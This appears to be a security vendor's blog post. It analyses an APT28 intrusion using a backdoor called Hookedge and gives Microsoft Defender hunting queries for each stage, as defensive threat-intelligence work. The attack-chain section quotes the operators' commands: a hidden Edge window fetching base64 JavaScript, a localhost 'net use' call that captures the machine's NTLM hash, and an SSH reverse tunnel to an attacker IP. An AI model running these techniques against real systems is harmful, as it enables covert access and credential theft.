

Russia's APT28, which Microsoft tracks as Forest Blizzard, spent at least two months inside European defence and law enforcement networks this year using a backdoor that never needed its own network code. It drove a hidden Microsoft Edge window to fetch its instructions, tricked Windows into handing over its own NTLM hash, and opened a tunnel out using the SSH client that ships with Windows. Almost every step used a tool that was already on the machine.
That makes it hard to block and quite possible to hunt. This post walks through the intrusion and gives a Defender query for each stage.
What happened
On 20 October, researchers published an analysis of intrusions at a law enforcement agency, a naval shipbuilder and a military aircraft engine manufacturer in two NATO member states. The backdoor, which they named Hookedge, was still beaconing on 24 September, and the researchers advise treating the activity as ongoing. The UK NCSC's technical lead highlighted it in his summary for the week ending 25 October.
The targets are specialist, but the techniques are not. Nothing here depends on a vulnerability, and every step would work against an ordinary Microsoft 365 and Windows estate.
The attack chain
1. A macro document from the Outlook cache
On 24 July, a user opened a macro-enabled Word document straight from Outlook's attachment cache. The VBA was split into fragments joined at run time to defeat static scanning. Its AutoOpen routine dropped a VBScript launcher, a batch script and an HTML page that submitted itself automatically.
2. Edge as the command channel
Rather than make its own web requests, Hookedge launched Edge with a one-pixel window placed off-screen, certificate errors ignored, and base64-encoded JavaScript in place of a URL:
msedge.exe --window-size=1,1 --window-position=10000,10000 --ignore-certificate-errors "data:text/html;base64,..."The browser fetched tasks, first from a public webhook service and later from a hard-coded IP address. Tasks ran as batch scripts and their output went back the same way. To a network sensor, it looks like Edge browsing.
3. Reconnaissance
The operators checked which cloud services and bare IP addresses the host could reach, read proxy and WPAD settings, and ran the usual commands: whoami /all, net group, systeminfo, tasklist and wmic qfe.
4. Stealing the machine's own NTLM hash
A short PowerShell script started an HTTP listener on localhost:8080, then ran net use f: \\localhost@8080\c$. Windows tried to authenticate to its own listener, and the script captured the NTLMv2 challenge and response. Those can be cracked offline or relayed. It is the same idea as well-known relay toolkits, written in a few lines.
5. A reverse tunnel through Windows' own SSH client
The operators placed a private key in C:\ProgramData\Adobe\id_rsa, fixed its permissions with icacls and cacls, then ran:
C:\Windows\System32\OpenSSH\ssh.exe -i C:\ProgramData\Adobe\id_rsa -o StrictHostKeyChecking=no
  -o UserKnownHostsFile=NUL -o HostKeyAlgorithms=+ssh-rsa -p 80 root@185.82.218.119
  -R 185.82.218.119:48097 -Nf
That opens a remote port forward on the attacker's server, giving them a SOCKS-style route back into the network, over port 80 so it blends with web traffic. They used it to look up internal hosts, including what appeared to be a mail server.
6. A loader and a scheduled task
On 31 July, they ran a previously unknown reflective loader, C:\ProgramData\ld.exe, with a 32-character key and the path to an encrypted file, C:\ProgramData\Events.dat. The final payload was not recovered. A scheduled task named after the identifier 53379b62 kept the second stage running.
Hunting in Microsoft Defender
These queries are starting points to tune for your estate. Developers and administrators use SSH, and some software runs Edge headless, so expect to build exclusions. Add the published file hashes as indicators in Defender for exact matches.
1. Office launching scripts from the Outlook cache
DeviceProcessEvents
| where Timestamp > ago(90d)
| where InitiatingProcessFileName in~ ("winword.exe", "excel.exe", "powerpnt.exe")
| where FileName in~ ("wscript.exe", "cscript.exe", "cmd.exe", "powershell.exe", "mshta.exe")
| where InitiatingProcessCommandLine has "Content.Outlook"
    or ProcessCommandLine has_any (".vbs", ".cmd", ".bat")
| project Timestamp, DeviceName, AccountName, InitiatingProcessCommandLine, ProcessCommandLine
2. Edge running off-screen
DeviceProcessEvents
| where Timestamp > ago(90d)
| where FileName =~ "msedge.exe"
| where ProcessCommandLine has "--window-position=10000"
    or (ProcessCommandLine has "--window-size=1,1" and ProcessCommandLine has "--ignore-certificate-errors")
    or ProcessCommandLine has "data:text/html;base64"
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName,
          InitiatingProcessCommandLine, ProcessCommandLine
Pay most attention to Edge started by wscript.exe, cmd.exe or a batch file rather than by the user.
3. The SSH reverse tunnel
DeviceProcessEvents
| where Timestamp > ago(90d)
| where FileName =~ "ssh.exe"
| where ProcessCommandLine has "-R"
    and ProcessCommandLine has_any ("StrictHostKeyChecking=no", "UserKnownHostsFile=NUL", "+ssh-rsa", "-Nf")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, ProcessCommandLine
Pair it with network evidence: ssh.exe connecting out on port 80 or 443 is unusual almost everywhere.
DeviceNetworkEvents
| where Timestamp > ago(90d)
| where InitiatingProcessFileName =~ "ssh.exe" and RemotePort in (80, 443)
| summarize Connections = count(), First = min(Timestamp), Last = max(Timestamp)
          by DeviceName, RemoteIP, RemotePort
4. Forced authentication to localhost
DeviceProcessEvents
| where Timestamp > ago(90d)
| where FileName in~ ("net.exe", "net1.exe")
| where ProcessCommandLine matches regex @"(?i)\\\\localhost@\d+"
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName,
          InitiatingProcessCommandLine, ProcessCommandLine
The @port syntax makes Windows use WebDAV over HTTP instead of SMB. Legitimate use against localhost is rare enough to alert on.
5. Key files and loaders in ProgramData
DeviceProcessEvents
| where Timestamp > ago(90d)
| where (FileName in~ ("icacls.exe", "cacls.exe") and ProcessCommandLine has "id_rsa")
    or (FolderPath startswith @"C:\ProgramData\"
        and ProcessCommandLine matches regex @"(?i)\b[0-9a-f]{32}\b.+\\ProgramData\\.+\.dat")
| project Timestamp, DeviceName, AccountName, FileName, FolderPath, ProcessCommandLine
6. The known infrastructure
DeviceNetworkEvents
| where Timestamp > ago(120d)
| where RemoteIP == "185.82.218.119" or RemoteUrl has "webhook.site"
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl, RemoteIP
Public webhook services have legitimate uses, so a hit is a lead to examine, not a verdict. Edge or a script engine talking to one is the pattern to look for.
If you find it
- Isolate the host in Defender, and preserve a timeline before you clean anything.
- Treat the user's NTLM hash as stolen. Reset the password, and check for sign-ins and relayed authentication from that account since the earliest evidence.
- Follow the tunnel. Anything the tunnel touched internally, especially mail and file servers, needs its own investigation.
- Remove persistence: the scheduled task, the files in
C:\ProgramDataand the SSH key. - Assume more than one host. The researchers recovered one intrusion in detail. Run the hunts estate-wide.
Hardening that would have helped
- Block macros from the internet and turn on the Attack Surface Reduction rules that stop Office creating child processes and executable content.
- Remove the OpenSSH client where nobody needs it. It is an optional Windows feature, and a removed binary cannot be abused.
- Restrict outbound traffic so workstations reach the internet through the proxy only, and block direct connections to bare IP addresses.
- Reduce NTLM. Our guide to NTLM covers why it is still a target and how to retire it.
For background on how groups like this operate, read our explainer on advanced persistent threats.
How a managed SOC helps
- Patience to match theirs. Groups like APT28 count on low-volume signals being ignored. Our SOCs are staffed 24/7, and every alert is worked to a verdict, with senior analyst sign-off by default on the managed service.
- Hunting, not just alerting. Our Complete and Command packages include a threat hunting allocation, and the Intel Analyst Agent maintains a Threat Attack Profile.
- Compromise assessment. If you think you may already be affected, our consultants can look across the estate for the traces described here.
If any of these hunts turns something up, or you want them run for you, talk to our team.